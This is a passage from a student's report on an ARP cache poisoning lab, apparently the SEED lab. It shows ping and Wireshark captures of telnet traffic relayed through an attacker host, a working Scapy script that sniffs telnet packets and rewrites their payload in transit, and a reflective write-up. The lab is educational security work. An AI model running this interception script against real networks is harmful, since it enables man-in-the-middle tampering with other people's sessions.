64 bytes from 10.9.0.6: icmp_seq=8 ttl=63 time=0.124 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.075 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.097 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.071 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.065 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.194 ms
From 10.9.0.105: icmp_seq=14 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=14 ttl=63 time=0.230 ms
64 bytes from 10.9.0.6: icmp_seq=15 ttl=63 time=0.129 ms
64 bytes from 10.9.0.6: icmp_seq=16 ttl=63 time=0.112 ms
64 bytes from 10.9.0.6: icmp_seq=17 ttl=63 time=0.210 ms
64 bytes from 10.9.0.6: icmp_seq=18 ttl=63 time=0.073 ms
64 bytes from 10.9.0.6: icmp_seq=19 ttl=63 time=0.109 ms
```

b. In the container for B, ran “telnet <aip>”



No.	Time	Source	Destination	Protocol	Length	Info
247	2023-11-14 22:29:01…	02:42:0a:09:00:69	Broadcast	ARP	42	Gratuitous ARP for 10.9.0.5 (Reply) (dupli
248	2023-11-14 22:29:06…	02:42:0a:09:00:69	Broadcast	ARP	42	Gratuitous ARP for 10.9.0.6 (Reply)
249	2023-11-14 22:29:06…	02:42:0a:09:00:69	Broadcast	ARP	42	Gratuitous ARP for 10.9.0.5 (Reply) (dupli
250	2023-11-14 22:29:10…	10.9.0.6	10.9.0.5	TCP	74	59398 → 23 [SYN] Seq=4027364195 Win=64240
251	2023-11-14 22:29:10…	10.9.0.6	10.9.0.5	TCP	74	[TCP Out-Of-Order] 59398 → 23 [SYN] Seq=40
252	2023-11-14 22:29:10…	10.9.0.5	10.9.0.6	TCP	74	23 → 59398 [SYN, ACK] Seq=521216030 Ack=40
253	2023-11-14 22:29:10…	10.9.0.105	10.9.0.5	ICMP	102	Redirect (Redirect for host)
254	2023-11-14 22:29:10…	10.9.0.5	10.9.0.6	TCP	74	[TCP Out-Of-Order] 23 → 59398 [SYN, ACK] S
255	2023-11-14 22:29:10…	10.9.0.6	10.9.0.5	TCP	66	59398 → 23 [ACK] Seq=4027364196 Ack=521216
256	2023-11-14 22:29:10…	10.9.0.6	10.9.0.5	TCP	66	[TCP Dup ACK 255#1] 59398 → 23 [ACK] Seq=4
257	2023-11-14 22:29:10…	10.9.0.6	10.9.0.5	TELNET	90	Telnet Data ...
258	2023-11-14 22:29:10…	10.9.0.6	10.9.0.5	TCP	90	[TCP Retransmission] 59398 → 23 [PSH, ACK]
259	2023-11-14 22:29:10…	10.9.0.5	10.9.0.6	TCP	66	23 → 59398 [ACK] Seq=521216031 Ack=4027364
260	2023-11-14 22:29:10…	10.9.0.5	10.9.0.6	TCP	66	[TCP Dup ACK 259#1] 23 → 59398 [ACK] Seq=5
261	2023-11-14 22:29:10…	10.9.0.5	10.9.0.6	TELNET	78	Telnet Data ...
262	2023-11-14 22:29:10…	10.9.0.105	10.9.0.5	ICMP	106	Redirect (Redirect for host)
263	2023-11-14 22:29:10…	10.9.0.5	10.9.0.6	TCP	78	[TCP Retransmission] 23 → 59398 [PSH, ACK]
264	2023-11-14 22:29:10…	10.9.0.6	10.9.0.5	TCP	66	59398 → 23 [ACK] Seq=4027364220 Ack=521216
265	2023-11-14 22:29:10…	10.9.0.105	10.9.0.6	ICMP	94	Redirect (Redirect for host)
266	2023-11-14 22:29:10…	10.9.0.6	10.9.0.5	TCP	66	[TCP Dup ACK 264#1] 59398 → 23 [ACK] Seq=4
267	2023-11-14 22:29:10…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
268	2023-11-14 22:29:10…	10.9.0.6	10.9.0.5	TCP	69	[TCP Retransmission] 59398 → 23 [PSH, ACK]
269	2023-11-14 22:29:10…	10.9.0.5	10.9.0.6	TCP	66	23 → 59398 [ACK] Seq=521216043 Ack=4027364
270	2023-11-14 22:29:10…	10.9.0.5	10.9.0.6	TCP	66	[TCP Dup ACK 269#1] 23 → 59398 [ACK] Seq=5
271	2023-11-14 22:29:10…	10.9.0.5	10.9.0.6	TELNET	99	Telnet Data ...
272	2023-11-14 22:29:10…	10.9.0.5	10.9.0.6	TCP	99	[TCP Retransmission] 23 → 59398 [PSH, ACK]
273	2023-11-14 22:29:10…	10.9.0.6	10.9.0.5	TCP	66	59398 → 23 [ACK] Seq=4027364223 Ack=521216
274	2023-11-14 22:29:10…	10.9.0.6	10.9.0.5	TCP	66	[TCP Dup ACK 273#1] 59398 → 23 [ACK] Seq=4
275	2023-11-14 22:29:10…	10.9.0.6	10.9.0.5	TELNET	109	Telnet Data ...
276	2023-11-14 22:29:10…	10.9.0.6	10.9.0.5	TCP	109	[TCP Retransmission] 59398 → 23 [PSH, ACK]
277	2023-11-14 22:29:10…	10.9.0.5	10.9.0.6	TCP	66	23 → 59398 [ACK] Seq=521216076 Ack=4027364
278	2023-11-14 22:29:10…	10.9.0.5	10.9.0.6	TCP	66	[TCP Dup ACK 277#1] 23 → 59398 [ACK] Seq=5
279	2023-11-14 22:29:10…	10.9.0.5	10.9.0.6	TELNET	69	Telnet Data ...
280	2023-11-14 22:29:10…	10.9.0.5	10.9.0.6	TCP	69	[TCP Retransmission] 23 → 59398 [PSH, ACK]
281	2023-11-14 22:29:10…	10.9.0.6	10.9.0.5	TCP	66	59398 → 23 [ACK] Seq=4027364266 Ack=521216
282	2023-11-14 22:29:10…	10.9.0.6	10.9.0.5	TCP	66	[TCP Dup ACK 281#1] 59398 → 23 [ACK] Seq=4
283	2023-11-14 22:29:10…	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
284	2023-11-14 22:29:10…	10.9.0.6	10.9.0.5	TCP	69	[TCP Retransmission] 59398 → 23 [PSH, ACK]




```
[11/14/23]seed@VM:~$ docksh 93
root@9333b926ce8c:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
cd3b5916fa24 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@cd3b5916fa24:~$ █
```

c. The ping command did not work much differently. This time it redirected between M and B, so occasionally the terminal showed packet info being sent from M.

d. The telnet command was very different. This time it allowed me to connect to A remotely. I had to use the seed login info.


d. Sniff and spoof

a. code



```
aip = "10.9.0.5"
bip = "10.9.0.6"
mmac = "02:42:0a:09:00:69"
amac = "02:42:0a:09:00:05"

def spoof_pkt(pkt):
        if pkt[IP].src == aip and pkt[IP].dst == bip:
                #create new packet based on captured one
                # delete checksum in IP/TCP headers, scapy will recalc
                # delete original TCP payload
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)

                if pkt[TCP].payload:
                        data = pkt[TCP].payload
                        newdata = 'Z'
                        send(newpkt/newdata)
                else:
                        send(newpkt)

        elif pkt[IP].src == bip and pkt[IP].dst == aip:
                # create new packet, no change
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

b. proof: first packet sent from a to b contained ‘g’, packet received from b to a contained ‘z’




```
No.   Time                      Source    Destination  Protocol  Length Info
 6544 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6546 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6575 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 Telnet Data ...
 6588 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6590 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6594 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6600 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6602 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6616 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6618 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6621 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6623 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6633 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6635 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6637 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6639 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6646 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6648 202                                                                                Telnet Da
 6651 202                                                                                Telnet Da
 6681 202
 6694 202                                                                                Telnet Da
 6696 202                                                                                Telnet Da
 6700 202                                                                                Telnet Da
 6706 202                                                                                Telnet Da
 6708 202                                                                                Telnet Da
 6722 202                                                                                Telnet Da
 6724 202                                                                                Telnet Da
 6727 202                                                                                Telnet Da
 6729 202                                                                                Telnet Da
 6739 202                                                                                Telnet Da
 6741 202                                                                                Telnet Da
 6743 202                                                                                Telnet Da
 6745 202                                                                                Telnet Da
 6752 202                                                                                Telnet Da
 6754 202                                                                                Telnet Da
 6758 202                                                                                Telnet Da
 6801 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6803 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
```

Wireshark · Packet 6575 · br-40c0079598e9

```
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
    TCP payload (1 byte)
▾ Telnet
    Data: g

0000  02 42 0a 09 00 69 02 42  0a 09 00 05 08 00 45 10   ·B···i·B ······E·
0010  00 35 d6 14 40 00 40 06  50 82 0a 09 00 05 0a 09   ·5··@·@· P·······
0020  00 06 b0 7e 00 17 c3 c8  e2 f1 ea 5f c7 dd 80 18   ···~···· ···_····
0030  01 f6 14 44 00 00 01 01  08 0a bd aa e5 ca dd cb   ···D···· ········
0040  11 6b 67                                           ·kg
```

```
▸ Frame 6575: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface br-40c0079598e9, id 0
```



```
No.   Time                      Source    Destination  Protocol  Length Info
 6544 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 Wireshark 023-11-14 23:30:52… 10.9.0.5  10.9.0.6  TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6575 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 Telnet Data ...
 6588 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6590 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6594 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6600 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6602 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6616 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6618 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6621 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6623 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6633 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6635 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6637 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6639 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6646 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6648 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6651 2023-11-14 23:30:52… 10.9.0.5  10.9.0.6     TELNET    67 [TCP Spurious Retransmission] Telnet Da
 6681 2023-11-14 23:30:52… 10.9.0.6  10.9.0.5     TELNET    67 Telnet Data ...
 6694 2023-11-14 23
 6696 2023-11-14 23
 6700 2023-11-14 23
 6706 2023-11-14 23
 6708 2023-11-14 23
 6722 2023-11-14 23
 6724 2023-11-14 23
 6727 2023-11-14 23
 6729 2023-11-14 23
 6739 2023-11-14 23
 6741 2023-11-14 23
 6743 2023-11-14 23
 6745 2023-11-14 23
 6752 2023-11-14 23
 6754 2023-11-14 23
 6758 2023-11-14 23
 6801 2023-11-14 23
 6803 2023-11-14 23
```

Wireshark · Packet 6681 · br-40c0079598e9

```
  ▸ [Timestamps]
    TCP payload (1 byte)
▾ Telnet
    Data: Z

0000  02 42 0a 09 00 69 02 42  0a 09 00 06 08 00 45 10   ·B···i·B ······E·
0010  00 35 c3 38 40 00 40 06  63 5e 0a 09 00 06 0a 09   ·5·8@·@· c^······
0020  00 05 00 17 b0 7e ea 5f  c7 dd c3 c8 e2 f2 80 18   ·····~·_ ········
0030  01 fe 14 44 00 00 01 01  08 0a dd cb 2f d7 bd aa   ···D···· ··/···
0040  e5 ca 5a                                           ··Z
```

TASK 3

WRITE-UP:
Provide a write-up explaining what you learned at a high level about the ARP attacks. Providean explanation for the observations that are interesting or surprising. Mention any challenges that you faced in the lab.

I found this lab to be very, very cool even though I didn’t manage to finish in time. I initially struggled a lot with setting up the virtual machine. I found the lab instructions very unclear and they assumed knowledge that I did not have. I tried for 24 hours to create a VM on digitalocean but struggled when it came to setting up spaces. Additionally, the cost for digitalocean is $12 a month, not $10, and I believe to be able to store data in a shared folder on the VM you needed to connect a space to the droplet which was $5 additional. I had tried this option because I misunderstood that needing Windows 10 did not exclude my Windows 11. The VirtualBox ended up working once I raised the video memory above the recommended.

I also hit a roadblock on task 1.2 which took some time but once I got past that everything made much more sense. I enjoyed the practical application of Wireshark, it was cool to be able to inspect and intercept real packets, including spoofing, which I had never done before. This was a very hands-on experience that taught me a lot of key skills. Having to work with a virtual machine and use this software helped me be more familiar with networking in general, which is important.

I learned that it’s very, very easy to fake packets! Even having to retransmit packets is easy. It seemed pretty untraceable to me since we never use our own IP, but I’m assuming that a security expert could then use our mac address against us if we left it in their cache. Most articles I read while working on this agreed that it was best to clean up arp tables after spoofing.

I’d never used telnet before either, so that was a neat learning experience. It was cool to be able to remotely connect to a server.